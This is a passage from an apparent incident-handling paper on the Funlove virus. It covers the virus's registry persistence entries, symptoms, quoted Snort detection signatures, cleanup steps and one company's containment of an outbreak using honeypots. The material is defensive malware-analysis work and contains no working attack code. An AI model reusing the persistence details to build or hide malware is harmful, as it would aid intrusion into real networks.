


Figure 9: Packet capture of NTOSKRNL.EXE file modification




Figure 10: Packet capture of NTLDR modification





Figure 11: Packet capture of the FLCSS.EXE file being transferred

Part 2.5: Signature of the Attack

Funlove isn't perfect. Funlove leaves behind many traces that it has infiltrated a system other than infected files on a system. **Figure 12** shows the registry keys from a Windows NT 4.0 machine that Funlove must put in place in order to turn an infected machine into an active host for the virus. Active hosts will actively seek out new machines on the network to infect and turn into hosts.

The next two figures both show two error messages that a user may receive if their machine is infected with Funlove. **Figure 13** shows an error message that a user would receive if a user were still connected to their machine when it is shut off. This error message should be a tip off that Funlove is possibly attempting to infect their computer. It is possible that the user does indeed have a couple shared directories and there are still users connected to them when they shut down. The author has found that this is very rarely the case. It has been found that 99% of the time, when a user receives this error message upon shutdown, that it is Funlove attempting to infected their machine. **Figure 14** shows an error message that is not too common, but has come up in the author's research for this paper. **Figure 14** shows the error message that would come up if the user's machine is infected, an active host, it is in the process of infecting another system, and the share that the virus was connected to was removed from the victim's system. As the reader can see by the list of requirements for this error message to come up, it should be a fairly rare occurrence.



```
REGEDIT4

[HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Services\FLC]
"Type"=dword:00000020
"Start"=dword:00000002
"ErrorControl"=dword:00000001
"ImagePath"=hex(2):43,3a,5c,57,49,4e,4e,54,5c,53,79,73,74,65,6d,33,32,5c,66,6c,\
  63,73,73,2e,65,78,65,00
"ObjectName"="LocalSystem"

[HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Services\FLC\Security]
"Security"=hex:01,00,14,80,c0,00,00,00,cc,00,00,00,14,00,00,00,34,00,00,00,02,\
  00,20,00,01,00,00,00,02,80,18,00,ff,01,0f,00,01,01,00,00,00,00,00,01,00,00,\
  00,00,20,02,00,00,02,00,8c,00,05,00,00,00,00,00,18,00,8d,01,02,00,01,01,00,\
  00,00,00,00,01,00,00,00,00,74,00,73,00,00,00,1c,00,fd,01,02,00,01,02,00,00,\
  00,00,00,05,20,00,00,00,23,02,00,00,76,00,63,00,00,00,1c,00,ff,01,0f,00,01,\
  02,00,00,00,00,00,05,20,00,00,00,20,02,00,00,76,00,63,00,00,00,1c,00,ff,01,\
  0f,00,01,02,00,00,00,00,00,05,20,00,00,00,25,02,00,00,76,00,63,00,00,00,18,\
  00,fd,01,02,00,01,01,00,00,00,00,00,05,12,00,00,00,25,02,00,00,01,01,00,00,\
  00,00,00,05,12,00,00,00,01,01,00,00,00,00,00,05,12,00,00,00

[HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Services\FLC\Enum]
"0"="Root\\LEGACY_FLC\\0000"
"Count"=dword:00000001
"NextInstance"=dword:00000001
```

Figure 12: Windows NT 4.0 Registry entries from a Funlove host machine




Figure 13: This error message should tip-off a user of a possible Funlove infection

Figure 14: This error message will come up if the share that Funlove is connected to gets removed from the victim's system.




Figure 15: FLCSS.EXE running on this Windows NT 4.0 machine, which means this machine, is an Active Host for Funlove

Figure 15 and 16 both show the FLCSS.EXE service as it gets created and is actively running on a Windows NT 4.0 active host machine. Funlove prevents the system administrator from directly stopping the service in the usual manner through the SERVICES applet in Control Panel. If the system administrator attempts to stop the running FLC service, the system Administrator will receive an "Access Denied" error message.




Figure 16: The FLC service is started and set to startup Automatically

To:	FOCUS-VIRUS
Subject:	Re: capture the funlove virus
Date:	Apr 9 2002 10:28PM
Author:	Vjay LaRosa <vjayl@emc.com>
Message-ID:	<3CB36B12.1010501@emc.com>
In-Reply-To:	<OGTYOO4JDXEZCG@smtp1.clear.net.nz>

```
FYI,

here are four signatures that I had created with another person for the
funlove virus to use with snort. I haven't had time to document them or
to put the PCAP's together for each string yet. They have been extremely
successful for us. Thanks!

vjl

alert tcp $EXTERNAL_NET any -> $HOME_NET 139 (msg:"NETBIOS Fun Love
flcss.exe"; flags: A+; content: "|66 6c 63 73 73 2e 65 78 65|";
classtype:string-detect; rev:1;)


alert tcp $EXTERNAL_NET any -> $HOME_NET 139 (msg:"NETBIOS Fun Love
NTLDR"; flags: A+; content: "|4e 54 4c 44 52|"; classtype:string-detect;
rev:1;)

alert tcp $EXTERNAL_NET any -> $HOME_NET 139 (msg:"NETBIOS Fun Love
ntoskrnl.exe"; flags: A+; content: "|57 49 4e 4e 54 5c 53 79 73 74 65 6d
33 32 5c 6e 74 6f 73 6b 72 6e 6c 2e 65 78 65|"; classtype:string-detect;
rev:1;)


alert tcp $EXTERNAL_NET any -> $HOME_NET 139 (msg:"NETBIOS Fun Loving
Criminal";  flags: A+; content: "|46 75 6e 20 4c 6f 76 69 6e 67 20 43 72
69 6d 69 6e 61 6c|"; classtype:string-detect; rev:1;)
```

Figure 17: Snort IDS signatures written to detect Funlove [5]

The preceding SNORT IDS signatures were written using data similar to **Figures 8, 9, 10, and 11. Figure 17** is used in this paper with written permission from Vjay Larosa, shows the Snort signatures that are available by following this link: http://online.securityfocus.com/archive/100/266873/2002-04-04/2002-04-10/0. Vjay Larosa, with the help of his colleagues, was able to write these signatures to detect the Funlove virus and it's components on a corporate network. Without these IDS signatures, and a solid IDS installation, a security administrator would have no idea that Funlove is traversing his network. These signatures are basically looking for certain strings going across the network that are associated with the Funlove virus. They should work quite well and with very little false detection due to the strings that they are alerting upon. NTLDR.EXE, NTOSKRNL.EXE, FLCSS.EXE, and ~Fun Loving Criminal~ are not commonly seen in day-to-day network traffic. The false detections that the author could see coming about is if machines are being drive imaged across the network, or if someone was copying the i386 directory, or if someone was performing a directory on the C$ admin share of an NT/2000/XP machine. Then I could see the above 3 files going across the network in those three circumstances. But, it would be a one time hit on the IDS alert and should be easily discounted as a false alert. Funlove typically sends many of these strings across the network in a very short amount of time to many different machines. A good log filter would be able to filter out the false "one time" alerts, and only alert the administrator upon multiple hits.

Part 2.5: How to protect against it

There are a few preventative fixes that the user can put in place to help protect themselves from becoming infected with Funlove. There are also a few procedures that the user can follow in order to prevent from becoming an active host for the Funlove virus.

- The first and most important thing that the user can do to help avoid being infected with Funlove, and other viruses, is to install Antivirus software.
- Only installing the Antivirus software isn't sufficient. The Antivirus software companies release updates at least once a week for the software. Antivirus software must be updated at least that often in order to be as effective as possible.
- Creation of an FLCSS.EXE *folder* in the c:\windows\system or the c:\winnt\system32 directories should be done as well. Having this folder in place will prevent Funlove from dropping the FLCSS.EXE *file* in the c:\windows\system or c:\winnt\system32 folders. The reason for creating a folder and not just an empty file called FLCSS.EXE is that the virus will simply overwrite the file, but does not take into account a folder by the same name and the operating system will prevent a file from being created with the same name as a folder.
- Remove file and print sharing under Windows 9x machines will prevent Funlove from being able to connect to the machine through the network. This will severely cripple Funlove's attempts at propagation in a Windows 9x environment.

- Remove the *everyone* group, full control from all shares on a Windows NT/2000 machine and apply specific permissions to only those users or groups that need access. If everyone truly does need access, set the access to "read only" for domain users, and set "full control" or "Change" to only those specific users that truly need that level of access.

There some changes that Microsoft could make to their operating system that would help to prevent Funlove from spreading throughout an organization's network.

- On Windows 9x machines, file and print sharing should be shut off by default.
- If file and print sharing must be enabled on a Windows 9x machine, the default permissions should be modified to NOT allow
- On Windows NT/2000 machines, the *everyone* group should not be automatically placed on newly created shares with full control permissions. Permissions should not be assumed or placed on a share by default; it should be completely left up to the creator of the share to apply any and all permissions to any share that gets created.
- Microsoft should not rely solely upon one file for security control. Perhaps a group of files that constantly perform self-validation tests should control the security within the operating system. Perhaps referencing an MD5 hash of those files that is a read only file to every user including System administrators and the system itself.

Links on the Internet that describe the steps that a user should take in preventing a Funlove infection include:

- McAfee's AVERT Funlove description: http://vil.nai.com/vil/content/v_10419.htm
- McAfee's recommendation for cleaning and inoculating a corporate network from a Funlove infection: http://download.nai.com/products/Mcafee-AVERT/CLFunLove.rtf
- Symantec's Funlove Description and removal procedures: http://securityresponse.symantec.com/avcenter/venc/data/w32.funlove.4099.html
- Symantec's Funlove removal tool is available here: http://securityresponse.symantec.com/avcenter/venc/data/dos.funlove.4099.fix.tool.html
- McAfee's Funlove removal tool is available here: http://download.nai.com/products/mcafee-avert/nfrvscan.zip

Part 3: The Incident Handling Process

Part 3.1: Preparation

Although our venerable company DLB had some basic antivirus procedures in place, they were very basic to say the least. DLB's virus outbreak team was composed of 2 people; one was always on call 24/7 following a rotating schedule and would notify the other if there were signs of a virus outbreak. If there was a virus outbreak in progress, the virus team would get together various lead people in each of the areas that the virus was all on a conference call or together in the same room to discuss what is currently happening and how they should go about to assist in the elimination of the current threat. The virus team would examine the current virus, figure out what it was doing and how it was propagating, write any "cleaners" that had to be used, direct the mail server administrators what file, if any, had to be purged from the mail stores, and direct the client technicians how to use the cleaners to inoculate any infected servers or workstations.

Further preparation that DLB had in place was a listing of all the various lead people and their respective home phone numbers, beeper numbers, and cell phone numbers. The virus team also mandated that every person on this list have a backup person that can cover the lead person's roll in the event of vacations or other foreseen or unforeseen events. From this list, the Antivirus group would place an emergency call to a paging service that would notify the needed people according to the type of emergency. DLB has three levels of emergency notification for virus outbreaks;

1. Virus outbreak on local workstation/server, not more than 20 machines
2. Virus outbreak on local workstation/server spreading via e-mail system
3. Virus outbreak spreading via e-mail and/or network walking, more than 20 machines

If there were a level 1 outbreak, it would be handled mainly by the antivirus team and the desktop technicians. A level 2 outbreak would be more involved. With a level 2 outbreak that is spreading via the e-mail system would require the shutting down of the e-mail system and the cleaning of all Exchange mail-stores by the exchange team. This type of an outbreak could have devastating effects on the order placement, production and shipping of DLB's products due to the fact that DLC uses a web/e-mail ordering system to supplement it's sales force. A level 3 outbreak is the most severe outbreak that could happen. There are more than 20 machines infected, usually in the hundreds, and it is spreading by either the e-mail system, walking the network on it's own, or it could be spreading by both methods. If a level 3 outbreak is in process, time is of the essence. If it's spreading via E-mail, all e-mail servers must be shut off, and the mail stores must be cleaned. If it's spreading via the network, or "walking the network" on it's own, it must be isolated to a separate subnet or to separate subnets. A level 3 outbreak can be very devastating to any company, especially if the particular virus has a destructive payload. During a level 3 outbreak, the network and /or e-mail could be down for hours or even days. Luckily, the few level 3 outbreaks that have occurred at DLB have only lasted up

to 16 hours before the network and / or e-mail was turned back on and was fully usable by the user base.

Another critical piece of preparation is the addition of McAfee's antivirus software that should have been running on all the machines. Now, at this time just before the Funlove outbreak, DLB didn't have an efficient manner on which to check the status of VirusScan on the workstations and servers. The only things that were in place to manage the VirusScan installs were Login scripts and scheduling the definition file updates during the initial install. So, the antivirus team had no concrete way of telling how up to date the McAfee VirusScan installs actually were, or how many machines it was actually installed on.

The Antivirus group did do a great job at trying to keep the workstations and servers up to date for what they had to work with. The login script would check registry settings to ensure the latest definition files were installed, it would check to see if the service or process was running upon boot, it would even modify the VirusScan scheduler to update the definition files at a regular time if it wasn't set already. The Antivirus group also tried to distribute the network usage over the WAN links and dial-up links to keep the networking group and dial-up users happy. What they did was to have a definition file repository setup in each local office that they would populate with the latest definition files every week, and point the clients in that office to that location to get their updates via the built in VirusScan scheduler. This process worked very well, for those machines that were running login scripts. Over 20% of the machines at DLB were Windows 95/98 machines. These machines didn't have to be in the DLB Windows NT domain in order to participate on the network, thus they didn't all run login scripts. This is where the weakest link was at DLB. Even though quite a few machines were always up-to-date with their definition files, only 60 – 70% of the total machines at DLB were running login scripts or even running VirusScan at all.

DLB also had a machine running Snort that was in place right after their outside firewall. This installation was in its infancy and only had the default rule set installed. The antivirus team was monitoring the log files when they were able to, but they didn't have an automated system in place that would notify them of any potential problems.

Part 3.2: Identification

Funlove was first detected on a manufacturing floor computer at company DLB when one of the users saw a window, similar to **Figure 18,** open on their screen while rebooting**.** This was during the early days of Funlove, when even the antivirus vendors were just learning about this new threat and posting new details about it. Although McAfee did have definition files out for this virus, there was no way in telling how many workstations at DLB had successfully installed them due to the lack of Antivirus management software.




Figure 18: One of the warning signs that Funlove might be infecting your computer

When the user saw this window open up on their computer while they were trying to shutdown for the night, they called the helpdesk to ask what this error message meant. Part of the helpdesk's procedures is to ensure that the caller is running current virus protection. In this case the caller was running the current product version, but not the current definition file version. Their definition files were over a year old, they had never been updated since the Antivirus software was installed. The helpdesk technician walked the caller through updating their definition files, and then walked them through performing an on demand scan of their system. It was at this point that the helpdesk technician knew that this was a virus problem. The on demand scan was scanning and cleaning thousands of files that were infected with the Funlove virus on the caller's Windows NT 4.0 computer. While the on demand scan was running on the caller's computer, the helpdesk technician started a conference call between the on call virus person, the caller with the infected files, and himself. The on call virus person asked the caller for some key information to help him determine the exact state of the Funlove infection:

- The on call virus person asked the caller if there was a process running called FLCSS.EXE, there was
- He then asked if there was a file called FLCSS.EXE in the C:\WINNT\SYSTEM32 directory, there was
- He asked if there were any wide open shares on the infected computer, there were
- The on call virus person then asked if the caller was logged in with a common administrator type account, they were
- Fearing the worst, the on call virus person then asked, "how many other computer systems are logged in with this account?" the caller replied, "Every computer on this floor is logged in with this account, a couple hundred at least."
- At this point there was one last item that the on-call virus person wanted the caller to check, her asked him to attempt to log into his computer, using Administrator as the username and a blank password. The caller was able to login in this manner.

With this information, what was feared to be happening was indeed happening. This machine was a host for the virus, confirmed by the FLCSS.EXE process running and the

file FLCSS.EXE found in the C:\WINNT\SYSTEM32 directory. With all the machines on the floor using the same administrator type account, they all had full access to each other's files, allowing Funlove to spread from machine to machine, unhampered. The on call virus person also knew that they weren't dealing with one or two infected machines; they were dealing with hundreds of potentially infected machines. To make matters worse, all these machines were running Windows NT 4.0 as their operating system. The last check that the on-call virus person had the user make confirmed that the security of these machines was compromised and the Administrator account was allowed to sign in with a blank password. The on-call virus person made the decision to call in the team leaders of the various groups that this virus would affect. While on his way into the office, he asked the help desk person to get a conference line ready for when he arrived. He also told the helpdesk person to page the server / workstation lead person, the networking lead person, and the manufacturing manager on the conference call. This virus was going to, at least, force him to shut down the manufacturing floor network in order to clean and prevent it from spreading.

Parts 3.3 and 3.4: Containment and Eradication

Containment of the Funlove virus at DLB began with shutting down of the one router that connected the product-testing floor with the rest of the network. The intent was to stop any further spread of the virus to production machines. The virus has, of course, already begun to spread outside of this subnet. DLB had to take this approach first, in order to protect their production devices that are undergoing testing. This one lab was the central testing lab for the entire company, if the outbreak wasn't contained in this lab as soon as possible; it wouldn't matter if the rest of the company was clean or not. Production would halt and they wouldn't be able to ship any product out the door.

The virus team first brought in a team of PC Techs to check out each and every machine in that lab area to ensure that McAfee VirusScan definitions were up to date and to start the removal process by following the guidelines that the virus team had put up on the intranet and printed out for each tech that was there on site. This paper contained the following information on how to contain and remove the Funlove virus from an individual machine (these procedures were later incorporated into a stand alone tool created by the antivirus team that centered around Symantec's Funlove Remover tool):

1. Rename the file C:\WINNT\SYSTEM32\FLCSS.EXE to FLCSS.BAD
2. Create a directory called C:\WINNT\SYSTEM32\FLCSS.EXE
3. Set the FLC service to manual within CONTROL PANEL -> SERVICES
4. Update McAfee VirusScan to latest definition files, or install if not found
5. Unplug machine from the network
6. REBOOT doing a HARD shutdown in order to clean all areas of memory that Funlove resides within
7. Perform a full VirusScan when the system comes back up
8. After full VirusScan completes, re-install Service Pack 6a to repair NTOSKRNL.EXE and NTLDR.EXE files

9. Remove any file shares that were created on the machine
10. Remove registry keys left over by the virus (as shown in **figure 12**)
11. Shut the machine down until told to bring it back up

While the PC Techs were cleaning the workstations, the virus team instructed the server group on how to clean the infected files from an infected server. This procedure was much simpler than cleaning an infected workstation. This is due to the fact that none of the servers were found to be hosts for the Funlove virus. But, almost as dangerous, all of the file and print servers did have files that were infected on their shares. The server group's procedure was as follows:

1. Ensure that the Virus software installed on the servers are up to date
2. Check to ensure that the server isn't running the FLC service, if it is refer to the workstation cleaning procedures to completely remove the virus from the server
3. If the FLC service isn't running on the server, perform a full scan of all drives in the server to clean any infected files of the virus
4. Set virus scanning to scan both Inbound and Outbound files

In the mean time, the virus team had a larger, more long-term task that they had to perform. This task was, how to completely remove the Funlove virus from the network for the long term. When the PC techs and the server group were completed with their tasks at hand, the company would be able to resume normal operations and begin production again, but Funlove could still be a major threat. Visiting every computer in the company was a solution, but not a very good one for a company with over 24,000 computer systems installed. The virus team came up with solution that would work for them even after they convince upper management that they need a total management solution for all the workstations installed in the company. This solution was to setup and install honey pot machines in various locations around the network. They would start by setting up their own machines as honey pots, then branch out with dedicated honey pots installed throughout the company as time permits.

The antivirus team got down to work composing a program that would automatically perform a net send to any machine that has connected to the honey pot machine within the past 9 minutes. The NET SEND message would instruct the user of the machine that connected into a honey pot machine to call the antivirus team right away that their machine is possibly infected with Funlove. This program would also e-mail the antivirus' virus mailbox with any information it can gather from the machine by performing an "NBTSTAT –A" on the machine name and by running a "PSSTAT" on the machine as well to gather the running processes on that particular machine if it can. Part of the process was to setup a wide-open share with "everyone" having full control to any files within. This share had a sample C:\WINNT directory along with various Portable Executable type files as well. Just the files that Funlove likes to infect.

When the antivirus team initially setup the first honey pot machine, they were shocked at what they saw. They saw 35 separate machines attempting to connect into the

honey pot machine. The Funlove infection had spread outside of the production-testing floor. At this point, they knew that the infection was out of control. Earlier that night one of the members of the antivirus team put together a stand-alone cleaner for Funlove that relied mainly on the Funlove cleaner that Symantec had posted on their web site. The antivirus team placed that cleaner within the company login script in order to help combat the spreading infection. Once this was replicated around to all the domain controllers, the antivirus team sent out a group page to all the PC Techs that were part of the outbreak that stated for them to re-boot every machine they find and login with their own domain account that would run the login scripts.

The antivirus team used the information from the honey pot machines to find the infected Funlove host machines and to have the Network operations group shut off the network switch ports of any machines that would appear to be a Funlove host. The network operations group would then enter a helpdesk ticket for a PC Tech to go and clean the machine that was previously shut off.

These procedures that the antivirus team put in place proved to be very good at containing the Funlove virus. Once the information started to flow in from the honey pot machines, and the network switch ports were shut off of the infected machines, the outbreak was finally contained.

Three days had now passed since the initial phone call that started the level 3 outbreak over in the production-testing floor at DLB. Since then it was found that more than 300 machines were infected with Funlove and were active hosts for the virus as well. The antivirus team now has 30 honey pot machines disbursed throughout the company waiting for an active host to connect to it. The antivirus team has also closed down all shares on workstations so that they are read only, they have shut off file and print sharing on al windows 95 machines and have sent out notices stating that it cannot be turned back on without express written permission by a senior manager.

During these three days, the antivirus team also was able to interview numerous people within the Production-testing floor in an attempt to find out where the initial infection came from. This floor doesn't have direct access to the Internet without going through a proxy server due to the sensitive nature of the testing that goes on throughout the floor. Most locations on the Internet are blocked via this proxy server, and only port 80 is allowed out to the Internet through this proxy server. This would normally be a fairly decent way to lock down a particular subnet that requires some limited access to the Internet for business reasons. However, there was one major flaw on this particular subnet. Modems were not monitored. There were approximately 20 modems hooked up to user's machines on this floor. None of these modems were able to receive calls, but they were all able to generate calls to the outside through the PBX. The antivirus team started their interviews with the users of the machines that had modems connected. Of the 20 modems that were hooked up, the antivirus team was able to narrow the initial infection down to 3 machines, and they were able to disconnect 8 of the 20 modems due to them no longer being needed on those machines for business use.

